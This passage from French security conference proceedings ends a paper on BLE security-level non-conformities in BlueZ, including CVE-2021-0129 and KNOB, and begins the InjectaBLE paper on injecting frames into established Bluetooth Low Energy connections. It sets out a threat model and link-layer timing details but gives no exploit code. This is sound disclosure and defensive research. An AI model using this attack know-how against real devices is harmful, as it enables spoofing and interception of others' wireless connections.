permanence au niveau de sécurité maximal atteignable compte tenu des fonctionnalités échangées.

## 6.2 Les non conformités avec un impact modéré sur la sécurité

L'utilisation de la plateforme comportementale a permis de relever les problématiques suivantes actuellement non résolues, qui ont un impact fonctionnel ou modéré sur la sécurité :

1. La configuration des agents Bluetooth de la pile BlueZ ne permet pas de configurer en BLE la capacité *KeyboardDisplay*, empêchant de réaliser les tests avec cette capacité. Cette impossibilité est inexplicable.
2. La configuration du *Secure Connections only mode* ne permet plus de faire fonctionner normalement la pile BlueZ. En effet, il est possible de forcer la pile BlueZ dans le mode *Secure Connections only* à l'aide de l'utilitaire *btmgmt*, la pile BlueZ respectant ainsi bien la norme sur ce sujet là. Cependant après avoir activé le *Secure Connections only mode*, les tentatives d'appairage ont curieusement systématiquement échouées. Le fait de forcer sous Linux le *Secure Connection only mode* entraîne une impossibilité de connexion en utilisant la plateforme comportementale. Il n'a pas été trouvé les raisons de ce dysfonctionnement illogique, dans le sens où les méthodes d'appairage *Secure Connections* fonctionnent parfaitement lorsque *btmgmt* est configuré en *sc yes* mais plus en *sc only*. Il a été procédé à l'analyse comparative des fichiers journaux HCI Linux et Android lorsqu'un appairage en *Secure Connections only mode* échoue et lorsqu'un appairage réussi en utilisant une méthode *Secure Connections* (mais sans l'imposer par la consigne *Secure Connections only mode*). Ce dysfonctionnement n'a pas d'impact sur les tests menés mais est gênant puisqu'il ne permet pas d'empêcher l'utilisation d'appairages *Legacy* le cas échéant.
3. Lorsque la méthode d'appairage *PasskeyEntry* est utilisée, avec BlueZ affichant le code numérique à 6 chiffres et la saisie s'effectuant sur Android, la saisie d'un code erroné sur Android ne donne pas lieu à une deuxième tentative (la norme prescrit 3 tentatives).
4. En console sous Linux, lorsque le code numérique à 6 chiffres commence par un zéro, celui-ci n'est pas affiché, occasionnant des erreurs de saisie pour l'utilisateur insuffisamment averti.

5. Sur Android, lors d'une séquence d'appairage, l'action nécessitant une action utilisateur est dans certains cas au premier plan, dans d'autres cas elle s'affiche simplement dans la barre de notifications, pouvant amener l'utilisateur à ne pas voir qu'une action de sa part est nécessaire. Il n'a pas été trouvé de logique dans les cas.

### 6.3 Les non conformités avec un impact fort sur la sécurité

**Non conformité concernant le mode 1 niveau 4 de la couche GAP :** L'attaque *KNOB* décrite dans la section 3.3 est toujours exploitable avec les piles BlueZ en version 5.50 jusqu'à 5.54. En effet, l'attaque décrite par l'article [1] consiste à négocier la taille de clé minimale lors de la phase d'appairage, pour ensuite pouvoir casser la clé par force brute, alors que la connexion a été établie en mode 1 niveau 4 de la couche GAP. C'est une non conformité par rapport à la norme puisque pour être en mode 1 niveau 4, il faut avoir utilisé un appairage *Secure Connections*, activé le chiffrement avec une clé de 128 bits et réalisé de l'authentification. Il convient de comparer au bon endroit la taille de clé de la connexion actuelle avec 128 bits, et pas avec la taille de la clé stockée dans le serveur GATT, qui peut être inférieure à 128 bits.

**Non conformité concernant le mode 1 niveau 4 de la couche GAP :** Une non-conformité de la pile BlueZ par rapport à la norme a été relevée, liée aux vérifications de l'adéquation entre le niveau de sécurité demandé et celui configuré. Dans la fonction `check_permissions`, la permission *secure* n'est pas vérifiée correctement. Autrement dit, lorsque le mode 1 niveau 4 est exigé pour une caractéristique, la connexion BLE reste dans son état antérieur sans tenir compte de cette exigence. Une connexion BLE débutant toujours en mode 1 niveau 1 (sans confidentialité ni authentification) restera donc non protégée même si le développeur du service GATT sur BlueZ en configure les caractéristiques pour le plus haut niveau de sécurité possible. Dans ce cas, un attaquant passif peut accéder aux informations échangées lors d'un accès légitime en écriture ou en lecture des caractéristiques et un attaquant actif peut accéder aux caractéristiques sans avoir à effectuer un appairage. Ce comportement a été vérifié sur la plateforme comportementale.

Le correctif a été soumis aux développeurs de la pile BlueZ et la CVE-2021-0129 a été attribuée.<sup>10</sup> Il convient de noter qu’une fois le correctif appliqué, les tests menés sont devenus conformes à ce qui était attendu.

## 7 Conclusion

La norme décrivant le Bluetooth Low Energy introduit parfois des exigences de sécurité qui ne sont pas explicitement propagées au travers des couches de la pile protocolaire. Un exemple significatif est le cas de la couche GAP qui définit un mode 1 niveau 4 imposant des mécanismes de sécurité (méthode d’appairage *Secure Connections*, authentification et chiffrement avec une taille de clé de 128 bits) sans que la couche GATT ne dispose de moyen pour stocker certaines de ces informations. Cela se traduit, entre autre, par une certaine latitude laissée à certains endroits aux développeurs des implémentations.

Une propagation complète et cohérente des propriétés de sécurité entre les couches du protocole est indispensable pour assurer le niveau de sécurité attendu. Cependant, peu de moyens permettent d’en vérifier la complétude et la cohérence. Par ailleurs, plusieurs attaques sur les appairages ont été démontrées récemment, remettant en cause les garanties de sécurité devant être obtenues en théorie d’après le standard. Par conséquent, la seule connaissance de la méthode d’appairage mise en œuvre n’est pas suffisante. La question de la détermination du niveau de sécurité réellement mis en place lors d’une session BLE en cours se pose alors naturellement.

Afin de répondre à cette problématique, une approche hybride combinant analyse statique de code source, analyse dynamique et analyse fonctionnelle a été mise en oeuvre sous la forme d’une plateforme d’analyse comportementale, ciblant BlueZ et Fluoride.

Cette plateforme comportementale a permis d’étudier de manière rapide et efficace les comportements des implémentations cibles face aux changements des exigences de sécurité. Il a également été possible d’analyser la façon dont les imprécisions normatives se sont répercutées dans les implémentations. Notre approche a permis d’identifier plusieurs non conformités qui ont été signalées aux développeurs de la pile BlueZ. Un reproche majeur peut être fait aux deux implémentations étudiées : il n’est pas possible de connaître le niveau de sécurité GAP en cours d’une connexion BLE, que celui qui se pose la question soit administrateur, utilisateur ou développeur d’application.

---

10. Le correctif se trouve ici : <https://git.kernel.org/pub/scm/bluetooth/bluez.git/commit/?id=00da0fb4972cf59e1c075f313da81ea549cb8738>.

Enfin, cette approche pourrait ouvrir la voie à de plus amples expérimentations, en multipliant les scénarios de test et en approfondissant l'exploration de la propagation des propriétés de sécurité, ce qui pourra à terme aboutir à la possibilité de fournir et de superviser les garanties de sécurité d'une connexion BLE en cours.

## Références

1. Daniele Antonioli, Nils Ole Tippenhauer, and Kasper Rasmussen. Key negotiation downgrade attacks on bluetooth and bluetooth low energy. volume 23, New York, NY, USA, June 2020. Association for Computing Machinery.
2. Eli Biham and Lior Neumann. Breaking the bluetooth pairing - fixed coordinate invalid curve attack. 2018. <https://www.cs.technion.ac.il/~biham/BT/bt-fixed-coordinate-invalid-curve-attack.pdf>.
3. Tristan Claverie and José Lopes-Esteves. Testing for weak key management in bluetooth low energy implementations. SSTIC 2020, 2020. [https://www.sstic.org/media/SSTIC2020/SSTIC-actes/testing\\_for\\_weak\\_key\\_management\\_in\\_bluetooth\\_low\\_e/SSTIC2020-Article-testing\\_for\\_weak\\_key\\_management\\_in\\_bluetooth\\_low\\_energy\\_implementations-lobes-estev-es-claverie.pdf](https://www.sstic.org/media/SSTIC2020/SSTIC-actes/testing_for_weak_key_management_in_bluetooth_low_e/SSTIC2020-Article-testing_for_weak_key_management_in_bluetooth_low_energy_implementations-lobes-estev-es-claverie.pdf).
4. Keijo Haataja and Pekka Toivanen. Practical man-in-the-middle attack against bluetooth secure simple pairing. 4th International Conference on Wireless Communications, Networking and Mobile Computing, 2008.
5. Andrew Y. Lindell. Attacks on the pairing protocol of bluetooth v2.1. BlackHat 2008 Symposium, 2008. [https://www.blackhat.com/presentations/bh-usa-08/Lindell/BH\\_US\\_08\\_Lindell\\_Bluetooth\\_2.1\\_New\\_Vulnerabilities.pdf](https://www.blackhat.com/presentations/bh-usa-08/Lindell/BH_US_08_Lindell_Bluetooth_2.1_New_Vulnerabilities.pdf).
6. Max. <https://scribles.net/creating-ble-gatt-server-uart-service-on-raspberry-pi/>.
7. Kay Ren. Bluetooth pairing part 1 - pairing feature exchange, 2016. <https://www.bluetooth.com/blog/bluetooth-pairing-part-1-pairing-feature-exchange/>.
8. Mike Ryan. With low energy comes low security. 7th USENIX Workshop on Offensive Technologies, WOOT '13, Washington, D.C., USA, August 13, 2013, 2013.
9. Bluetooth SIG. *Bluetooth Core Specification 5.2*, 2019. [https://www.bluetooth.org/docman/handlers/downloaddoc.ashx?doc\\_id=478726](https://www.bluetooth.org/docman/handlers/downloaddoc.ashx?doc_id=478726).
10. Wikipedia Team. [https://en.wikipedia.org/wiki/Bluetooth\\_Low\\_Energy](https://en.wikipedia.org/wiki/Bluetooth_Low_Energy).
11. Yue Zhang, Jian Weng, Rajib Dey, Yier Jin, Zhiqiang Lin, and Xinwen Fu. Breaking secure pairing of bluetooth low energy using downgrade attacks. 29th Usenix Security Symposium, 06 2020. <http://jin.ece.ufl.edu/papers/USENIX2020-BLE.PDF>.



# InjectaBLE : injection de trafic malveillant dans une connexion Bluetooth Low Energy

Romain Cayre<sup>1,3</sup>, Florent Galtier<sup>1</sup>, Guillaume Auriol<sup>1,2</sup>, Vincent Nicomette<sup>1,2</sup>, Mohamed Kaâniche<sup>1</sup> et Géraldine Marconato<sup>3</sup>

<sup>1</sup>prenom.nom@laas.fr

<sup>3</sup>prenom.nom@airbus.com

<sup>1</sup> CNRS, LAAS, 7 avenue du colonel Roche, F-31400 Toulouse, France

<sup>2</sup> Univ de Toulouse, INSA, LAAS, F-31400 Toulouse, France

<sup>3</sup> APSYS.Lab, APSYS

**Résumé.** Ces dernières années, le Bluetooth Low Energy (BLE) s’est imposé comme l’un des protocoles de communication sans fil les plus populaires pour l’Internet des Objets (IoT). Par conséquent, plusieurs attaques visant le protocole ou ses implémentations ont été publiées récemment, illustrant l’intérêt croissant pour cette technologie. Plusieurs défis techniques majeurs restent cependant irrésolus à ce jour, tels que l’injection de trames, l’usurpation du *Slave* ou l’établissement d’une attaque de type Man-in-The-Middle dans une connexion établie. Dans cet article, nous décrivons une nouvelle attaque nommée *InjectaBLE*, permettant d’injecter du trafic malveillant dans une connexion établie. La vulnérabilité exploitée étant inhérente à la spécification du protocole, elle touche de fait l’ensemble des connexions BLE, indépendamment des équipements utilisés, la rendant particulièrement critique.

Dans cet article, nous décrivons les fondements théoriques de l’attaque, son implémentation en pratique, et nous explorons quatre scénarios offensifs critiques permettant de déclencher une fonctionnalité donnée de l’équipement ciblé, d’usurper les deux rôles impliqués dans une connexion ou de mener une attaque Man-in-the-Middle sur une connexion établie. En conclusion, nous décrivons l’impact de l’attaque et proposons plusieurs contre-mesures.

## 1 Introduction

De nos jours, les objets connectés font partie intégrante de notre vie : de nombreux objets de notre quotidien, des réfrigérateurs aux montres, intègrent des microcontrôleurs et des modems, leur permettant de communiquer avec leur environnement pour proposer de nouveaux services. Plusieurs protocoles de communication sans fil ont été développés ces dernières années pour mettre en œuvre ces services, parmi lesquels le protocole Bluetooth Low Energy (BLE). Le BLE fournit une pile protocolaire légère adaptée aux contraintes des objets connectés, permettant

aux équipements de communiquer facilement et de manière fiable avec une consommation d'énergie minimale. Le BLE est également largement déployé dans les smartphones, les ordinateurs et les tablettes, permettant des communications directes sans nécessiter la présence de passerelles supplémentaires dans le réseau. En conséquence, de nombreux équipements connectés à l'Internet des Objets (ou IoT) s'appuient déjà sur BLE pour communiquer avec leur environnement.

L'intérêt croissant pour cette technologie soulève des inquiétudes légitimes quant à sa sécurité. Ces dernières années, la sécurité de ce protocole a été activement étudiée à la fois d'un point de vue offensif et défensif, mettant en évidence de graves vulnérabilités dans sa spécification [5] et dans diverses implémentations. Certains articles se sont concentrés sur l'écoute passive d'une connexion BLE, rendue difficile par l'utilisation d'un algorithme de saut de fréquence, tandis que d'autres ont décrit des attaques actives telles que le brouillage ou les attaques *Man-in-the-Middle*. Cependant, à notre connaissance, toutes les techniques offensives publiées jusqu'à présent nécessitent que l'attaque soit menée avant l'établissement de la connexion BLE ciblée, ou sont basées sur des techniques particulièrement invasives telles que le brouillage. Même si certains articles mentionnent une attaque théorique basée sur l'injection de trame dans une connexion établie [17] ou la considèrent difficile à réaliser [19], elle n'a jamais été mise en œuvre en pratique et les conséquences offensives d'une telle stratégie n'ont pas été étudiés à notre connaissance.

Dans cet article, nous démontrons la faisabilité non pas seulement théorique mais également pratique de telles attaques, ce qui augmente considérablement la surface d'attaque du protocole. Nous présentons une nouvelle approche nommée *InjectaBLE* permettant d'effectuer une injection de trame arbitraire dans une connexion BLE déjà établie.

Nous expliquons d'abord ses fondements théoriques, puis présentons diverses expériences illustrant sa faisabilité.

Quatre scénarios offensifs critiques tirant parti de cette attaque par injection sont étudiés : nous montrons qu'un attaquant pourrait utiliser notre approche pour (1) déclencher furtivement une fonctionnalité spécifique d'un équipement, (2) et (3) usurper tout rôle (*Master* ou *Slave*) impliqué dans une connexion établie ou (4) effectuer une attaque de type *Man-in-the-Middle* pendant la connexion. Nous démontrons que la plupart de ces scénarios, jugés irréalistes jusqu'à présent, sont en fait relativement simples à réaliser et pourraient avoir de graves conséquences sur la sécurité des équipements BLE. Nous discutons enfin de l'impact de cette attaque et des contre-mesures potentielles.

En résumé, les principales contributions de l'article sont :

- la présentation d'une nouvelle attaque par injection dans une connexion BLE établie, de ses fondements théoriques à sa mise en œuvre pratique ;
- une analyse de sensibilité, permettant de comprendre l'impact de trois paramètres clés sur le succès de l'injection ;
- quatre scénarios d'attaque basés sur l'attaque par injection, permettant de déclencher de manière malveillante une fonctionnalité spécifique d'un appareil, d'usurper le rôle de tout équipement impliqué dans la connexion et d'effectuer une attaque de type *Man-in-the-Middle* lors d'une connexion établie ;
- la proposition de contre-mesures pour limiter l'impact de cette attaque.

Le papier est organisé de la façon suivante : la section 2 présente l'état de l'art de la sécurité offensive pour le protocole BLE et souligne l'intérêt de notre contribution vis à vis des travaux existants. La section 3 décrit le modèle de menace considéré et présente un aperçu de l'attaque ainsi que les principaux défis qui doivent être relevés pour que celle-ci réussisse. La section 4 introduit quelques concepts clés du protocole BLE (notamment le fonctionnement de la couche liaison), nécessaires à la compréhension de la stratégie d'attaque. Ensuite, la section 5 décrit les fondements théoriques de notre attaque et sa mise en œuvre pratique. La section 6 montre comment cette attaque peut être utilisée pour réaliser quatre scénarios d'attaque, tandis que la section 7 présente un ensemble d'expériences menées pour analyser l'impact de trois paramètres principaux sur le succès de l'attaque. La section 8 propose plusieurs contre-mesures qui pourraient être utilisées pour détecter notre attaque ou en atténuer l'impact. La section 9 conclut l'article.

## 2 Etat de l'art

Au cours de ces dernières années, plusieurs stratégies ou outils d'attaque visant le protocole BLE ont été publiés.

Le Bluetooth Low Energy propose un mode connecté basé sur un algorithme de saut de fréquence : par conséquent, l'écoute passive d'une connexion BLE est une tâche non triviale dans la mesure où l'attaquant doit être en mesure d'estimer les paramètres de cet algorithme pour pouvoir se synchroniser avec la connexion.

Dans [17], M. Ryan a démontré qu'une connexion spécifique peut être facilement sniffée si l'attaquant est en mesure d'intercepter le paquet

initiant la connexion, qui inclut les paramètres de l'algorithme de saut de fréquence. Il a également montré qu'un attaquant est en mesure d'inférer les paramètres d'une connexion déjà établie par l'analyse d'événements spécifiques. Cette approche a ensuite été améliorée par D. Cauquil dans [8], notamment pour déduire l'ensemble des canaux utilisés par la connexion. Dans [10], ce dernier a également adapté la stratégie d'écoute passive afin de supporter le nouvel algorithme de saut de fréquence introduit dans la version 5.0 de la spécification [5], appelé *Channel Selection Algorithm # 2* et basé sur un générateur pseudo-aléatoire. Enfin, un nouvel outil nommé *Sniffle* a également été publié [16] par S. Qasim Khan. Il offre des fonctionnalités intéressantes d'un point de vue offensif, telles que la prise en charge des nouvelles couches physiques introduites dans la spécification du BLE 5.0 ou un mode permettant de suivre un équipement donné sur les canaux d'*advertising* afin de maximiser les chances de capture d'un paquet d'initiation de connexion.

De multiples attaques actives ont également été présentées ces dernières années. Tout d'abord, les attaques basées sur le brouillage réactif ont été explorées par Brauer et al. dans [6]. Les auteurs ont ainsi décrit une attaque permettant de brouiller sélectivement certaines trames d'*advertising*. D. Cauquil a également présenté un nouvel outil offensif nommé *BTLEJack* [9] permettant de perturber une connexion existante entre deux équipements en bloquant les paquets transmis par l'un des équipements (implémentant le rôle dit *Slave*). La conséquence directe de cette stratégie de brouillage est une déconnexion de l'autre équipement (implémentant le rôle *Master*) ce qui permet potentiellement à l'attaquant de se synchroniser avec le *Slave* à la place du *Master* légitime. Cette attaque permet ainsi l'usurpation du rôle *Master* dans une connexion établie. Cette stratégie ne permet cependant pas d'usurper le rôle *Slave*, objectif pourtant pertinent d'un point de vue offensif. De plus, étant basée sur une technique de brouillage, elle est particulièrement invasive et facilement détectable.

Deux outils majeurs, *GATTacker* [15] de S. Jasek et *BTLEJuice* [7] de D. Cauquil, permettent d'effectuer une attaque de type *Man-in-the-Middle*. La stratégie utilisée par *GATTacker* consiste à cloner les trames d'*advertising* émises par l'équipement cible (appelé *Peripheral*) pour indiquer sa présence et à les émettre plus rapidement que l'équipement légitime, forçant le périphérique initiant la connexion (appelé *Central*) à se connecter sur l'équipement cloné contrôlé par l'attaquant. L'approche adoptée par *BTLEJuice* initie directement une connexion avec le périphérique cible, l'obligeant à arrêter l'émission de trames d'*advertising*, puis expose un clone du *Peripheral* au *Central*. Ces deux stratégies sont basées

sur l'usurpation de trames d'*advertising* : par conséquent, elles ne peuvent effectuer une attaque de type *Man-in-the-Middle* que si la connexion n'est pas déjà établie.

Plusieurs travaux ont également étudié la sécurité des mécanismes de chiffrement et d'authentification définis par le protocole BLE. En 2013, M. Ryan a présenté *CRACKLE* [18], un outil exploitant une faiblesse de la première version du processus d'appairage pour *bruteforcer* facilement les clés impliquées dans la sécurité du *mode connecté*. Dans [1], Antonioli et al. introduisent une attaque nommée *KNOB* (*Key Negotiation of Bluetooth*), permettant de diminuer l'entropie de la clé de 16 à 7 octets, réduisant ainsi considérablement le coût d'une attaque par force brute. Dans [2], les auteurs analysent le mécanisme nommé *Cross-Transport Key Derivation*, destiné à permettre le partage de clés entre Bluetooth BR/EDR et BLE, et présentent quatre attaques nommées *BLUR* basées sur le détournement de cette fonctionnalité. Ces attaques permettent d'usurper l'identité d'un appareil, manipuler le trafic ou établir une session malveillante. De même, Wu et al. ont présenté dans *BLESA* [21] une attaque active détournant le processus de reconnexion d'un équipement de type *Central* déjà appairé pour se faire passer pour l'équipement de type *Peripheral* correspondant et transmettre des données malicieuses non chiffrées. Von Tschirschnitz et al. ont présentés une stratégie d'attaque par confusion [20] visant à établir un appairage entre deux équipements en les forçant à utiliser des méthodes différentes. Bien que certaines de ces attaques puissent être utilisées pour usurper l'identité d'un équipement, aucune d'entre elles n'est utilisable dans le cadre d'une connexion établie.

Des recherches antérieures se sont également concentrées sur la découverte de vulnérabilités liées aux implémentations plutôt qu'à la spécification du protocole. Nous pouvons par exemple citer *Blueborne* [3] en 2017, ou *BleedingBit* [4] en 2018. Dans [14], Garbelini et al. ont présenté un outil de fuzzing nommé *SweynTooth* ciblant différentes piles protocolaires BLE et qui leur a permis de découvrir une douzaine de vulnérabilités. Malgré leur impact élevé, elles sont cependant liées à des implémentations spécifiques et ne peuvent donc pas être généralisées.

À notre connaissance, aucune des recherches existantes dans ce domaine ne s'est concentrée sur l'injection de trames malveillantes dans une connexion existante sans impliquer la déconnexion d'au moins un des deux équipements communicants. Dans [19], Santos et al. émettent l'hypothèse qu'il serait trop difficile de mettre en place une attaque par injection dans une communication BLE, et ont donc rejeté la possibilité d'une telle approche. Cependant, comme nous le démontrerons plus loin et

l'illustrerons expérimentalement, une telle attaque est pourtant possible. Nous démontrons également que cette approche peut être utilisée pour exécuter de nouveaux scénarios d'attaque qui n'ont pas encore été explorés, comme le détournement du rôle *Slave* ou l'exécution d'une attaque de type *Man-in-the-Middle* pendant une connexion établie.

### 3 Défis et modèle de menaces

Dans cet article, nous explorons un nouveau type d'attaque ciblant le protocole Bluetooth Low Energy, permettant l'injection de trames arbitraires dans une connexion établie. Le protocole BLE fournit un *mode connecté* permettant aux équipements impliqués de communiquer uniquement lors d'une fenêtre de réception ouverte dans un intervalle de temps précis, ce qui rend les attaques par injection difficiles à réaliser par conception. Selon la spécification [5], les équipements impliqués peuvent cependant élargir la fenêtre de réception pour compenser les dérives et désynchronisations d'horloges. Par effet de bord, cela ouvre également la possibilité à un attaquant de détourner cette fonctionnalité pour effectuer une attaque de type *race condition* (voir Figure 1). Nous avons concentré nos travaux sur l'analyse de la faisabilité d'une telle injection, et exploré des techniques permettant de résoudre les défis suivants :

- (C1) **identifier le moment propice pour injecter une trame ;**
- (C2) **générer une trame cohérente avec l'état actuel de la connexion ;**
- (C3) **valider si l'attaque a réussi ou a échoué.**




Fig. 1. Présentation de la stratégie d'injection

D'un point de vue offensif, l'attaque présentée dans cet article a un impact considérable : en effet, si plusieurs attaques visant la sécurité BLE ont déjà été étudiées dans des travaux antérieurs, aucune n'a permis d'interférer avec une connexion déjà établie sans interrompre la communication pour au moins l'un des équipements concernés. Les résultats présentés

dans cet article montrent qu'une telle attaque est possible et peut potentiellement être utilisée pour exécuter un large éventail de scénarios offensifs critiques, allant de l'utilisation illégitime des fonctionnalités de l'équipement ciblé à l'usurpation d'un rôle de la connexion. Nous considérons que cette nouvelle capacité offensive peut avoir un impact conséquent sur la disponibilité, la confidentialité et l'intégrité d'une communication BLE établie. En effet, la vulnérabilité présentée dans cet article est liée à la spécification du protocole lui-même, de sorte que tout équipement BLE est potentiellement vulnérable, indépendamment de l'implémentation de sa pile protocolaire. La menace est d'autant plus sérieuse que l'attaque est relativement simple à implémenter et peut être effectuée dès qu'un attaquant est à portée radio de la connexion ciblée. L'attaque est également compatible avec toutes les versions de BLE, de 4.0 à 5.2. Le modèle de menaces considéré est le suivant :

- l'attaquant doit être à portée radio des équipements impliqués,
- l'attaquant utilise seulement des puces standards supportant le BLE,
- l'attaquant est capable d'écouter passivement les communications BLE, ainsi que de forger et transmettre des trames arbitraires,
- l'attaquant n'a pas besoin d'exploiter une vulnérabilité de l'équipement ciblé.

Dans cet article, nous nous focalisons sur l'injection de trames au sein d'une communication non chiffrée. En effet, la plupart des communications BLE à l'heure actuelle n'utilisent pas ou peu les mécanismes de sécurité proposés par la spécification [22]. Cependant, la fonctionnalité nommée *window widening* menant à la vulnérabilité que nous exploitons est indépendante de l'utilisation de ces mécanismes de sécurité : il serait ainsi théoriquement possible d'exploiter la vulnérabilité même en présence d'une communication chiffrée. Si l'attaquant parvient à connaître la *Long Term Key*, alors il sera capable de forger une trame chiffrée valide et pourra donc reproduire les différents scénarios exposés dans cet article. S'il ne connaît pas cette clé, il ne peut générer des paquets valides mais il peut malgré tout mener une attaque de déni de service, par injection de paquets invalides, en exploitant la vulnérabilité présentée dans cet article.

## 4 Bluetooth Low Energy

Cette section présente un bref aperçu du protocole BLE, ainsi qu'une description plus détaillée de sa couche Liaison. Nous introduisons no-

tamment un certain nombre de mécanismes utilisés par le protocole et nécessaires à la compréhension de la stratégie d'injection.

#### 4.1 Vue d'ensemble du protocole

Le Bluetooth Low Energy est une version simplifiée du Bluetooth BR/EDR, dédiée à des objets connectés fonctionnant sur batterie et nécessitant donc des communications moins gourmandes en énergie.

Sa pile protocolaire est séparée en deux parties : la partie *Controller* et la partie *Host*. Les couches basses sont gérées par la partie *Controller*, tandis que les couches hautes sont gérées par la partie *Host*.

La couche physique du protocole se base sur une modulation de fréquence dite *Gaussian Frequency Shift Keying*. Trois modes sont disponibles en BLE : une couche physique non codée avec un débit binaire de 1 Mbit/s ou de 2Mbit/s (respectivement appelées mode *LE 1M* et mode *LE 2M*), ainsi qu'une couche physique incluant du codage canal, à un débit binaire utile de 250 kbit/s ou 500 kbit/s (appelée mode *LE Coded*).

Le BLE opère dans les bandes ISM de 2.4 à 2.5 GHz, et y définit 40 canaux d'une largeur de 2 MHz. Trois canaux (37, 38 et 39) sont dédiés au mode *advertising* (permettant aux objets de diffuser des données en *broadcast* en utilisant des paquets appelés *advertisements*), tandis que les 37 autres canaux (numérotés de 0 à 36) sont dédiés au *mode connecté*, utilisé lorsqu'une connexion est établie entre deux objets.

Toutes les applications du BLE utilisant ce *mode connecté* se basent sur les couches *ATT* et *GATT*. Ces couches définissent un modèle de type client serveur, et fournissent une solution générique pour communiquer des informations entre équipements.

Plus spécifiquement, un serveur *ATT* contient une base de données d'*attributs* ; chaque *attribut* est composé d'un identifiant (ou *handle*), d'un type et d'une valeur. Un client *ATT* est capable d'interagir avec cette base de données en utilisant différentes requêtes ; par exemple, une *Read Request* permet au client de lire un *attribut* donné, tandis qu'une *Write Request* permet de modifier la valeur d'un *attribut*. La couche *GATT* ajoute une couche d'abstraction supplémentaire en définissant des *services* contenant différentes *caractéristiques*, et en créant ainsi des profils génériques pour différents types d'objets.

Le *Security Manager* fournit des procédures d'*appairage* et de *bonding* permettant de négocier différentes clés destinées à sécuriser les connexions. L'une des clés les plus importantes est la *Long Term Key*, qui permet d'établir une connexion chiffrée utilisant le chiffrement AES-CCM.



Le *Generic Access Profile (GAP)* introduit quatre rôles différents, chacun décrivant un profil d'objet différent. Deux de ces rôles concernent le *mode connecté* : le rôle *Peripheral* correspond à un objet pouvant diffuser des advertisements et auquel on peut se connecter, tandis que le rôle *Central* correspond à un objet pouvant recevoir ces advertisements et établir une connexion avec un autre objet.

Le *Peripheral* est aussi appelé *Slave*, car il joue le rôle d'esclave dans une connexion BLE ; le *Central* est aussi appelé *Master*.

## 4.2 Présentation de la couche Liaison

Notre stratégie d'injection se base principalement sur l'exploitation de certaines caractéristiques spécifiques de la couche Liaison du BLE. Cette sous-section fournit une description détaillée de ces caractéristiques.

**Format des trames** Chaque trame BLE transmise en utilisant le mode *LE 1M* est construite suivant le format décrit par la figure 2.

Préambule	Access Address	Protocol Data Unit (PDU)	CRC
1 octet	4 octets	variable	3 octets

Fig. 2. Format de trames pour le mode *LE 1M*

Le préambule est utilisé par le récepteur pour localiser le début d'une trame BLE. L'*Access Address* indique le mode utilisé, *mode connecté* ou *advertising*.

Init. Address	Adv. Address	Access Address	CRC Init	WinSize	WinOffset	Hop Interval	Latency	Timeout	Channel Map	Hop Increment	SCA
6 octets	6 octets	4 octets	3 octets	1 octet	2 octets	2 octets	2 octets	2 octets	5 octets	5 bits	3 bits


Fig. 3. PDU d'un CONNECT\_REQ

**Etablissement d'une connexion** Quand un *Peripheral* n'est pas connecté à un *Central*, il diffuse des advertisements sur les canaux dédiés. Le payload contient en général des informations permettant d'identifier rapidement l'objet, comme son nom ou son constructeur.

Pour établir une connexion avec un *Peripheral*, le *Central* émet un advertisement dédié appelé *CONNECT\_REQ* juste après la réception d'un advertisement de ce *Peripheral*. Le payload de niveau Liaison (ou *Link Layer PDU*) correspondant, décrit en figure 3, inclut des paramètres utilisés par la connexion. Le champ *Access Address* est utilisé par les deux acteurs pour chacune des trames échangées en mode connecté.

**Sélection des canaux** La *Channel Map* et le *Hop Increment* (voir figure 3) sont utilisés par l'algorithme de sélection de canaux. Une connexion BLE utilise en effet un mécanisme de saut de fréquences pour éviter les interférences avec les autres connexions BLE, ainsi que d'autres protocoles de communication sans-fil.

Deux algorithmes de sélection de canaux sont actuellement utilisables : *Channel Selection Algorithm #1*, qui est basé sur une simple addition modulaire, et *Channel Selection Algorithm #2*, basé sur un générateur de nombres pseudo-aléatoires. Ces deux algorithmes donnent des résultats qu'un attaquant pourra potentiellement prédire pour suivre une connexion établie (voir [17] et [10]). Dans cet article, nous nous sommes concentrés sur l'algorithme *Channel Selection Algorithm #1*, qui est le plus couramment utilisé ; cependant, l'approche proposée peut être aisément adaptée à l'autre algorithme.



**Fig. 4.** Etablissement d'une connexion BLE

**Fenêtre de transmission** Les champs *WinSize* et *WinOffset* (voir Figure 3) sont utilisés pour définir la *fenêtre de transmission*. En effet, la première trame de la connexion est transmise sur le premier canal choisi par le *Central* à l'instant  $t_0$  durant une *fenêtre de transmission* définie par la formule 1 :

$$\begin{cases} t_{start} \leq t_0 \leq t_{start} + d_{size} \\ t_{start} = t_{init} + 1250\mu s + d_{offset} \end{cases} \quad (1)$$

où :

- $t_{init}$  est l'instant de la fin de transmission de la trame *CONNECT\_REQ*,
- $d_{offset} = WinOffset \times 1250\mu s$
- $d_{size} = WinSize \times 1250\mu s$

$t_0$  indique le début du premier *connection event*, et est utilisé comme temps de référence pour les prochains *connection events*. Cette phase initiale est illustrée par la Figure 4.

**Connection events** Considérons un *connection event* commençant à l'instant  $t_n$ , appelé *anchor point* et correspondant au début de transmission par le *Master* d'une trame destinée au *Slave*.  $t_0$  correspond au premier *anchor point*. Quand le *Slave* reçoit la trame, il attend durant une période de  $150\ \mu s$  appelée *durée inter-trames* (ou *inter-frame spacing*) avant d'envoyer à son tour une trame au *Master*. Un bit appelé *More Data (MD)* dans l'en-tête des trames lui permet d'indiquer si plus de données doivent être envoyées durant le *connection event*. Si l'équipement n'a pas de données à transmettre, il enverra une trame vide.

La période entre deux *anchor points* consécutifs est donnée par la valeur du *Hop Interval*, selon la formule 2 :

$$d_{connInterval} = HopInterval \times 1250\mu s \tag{2}$$

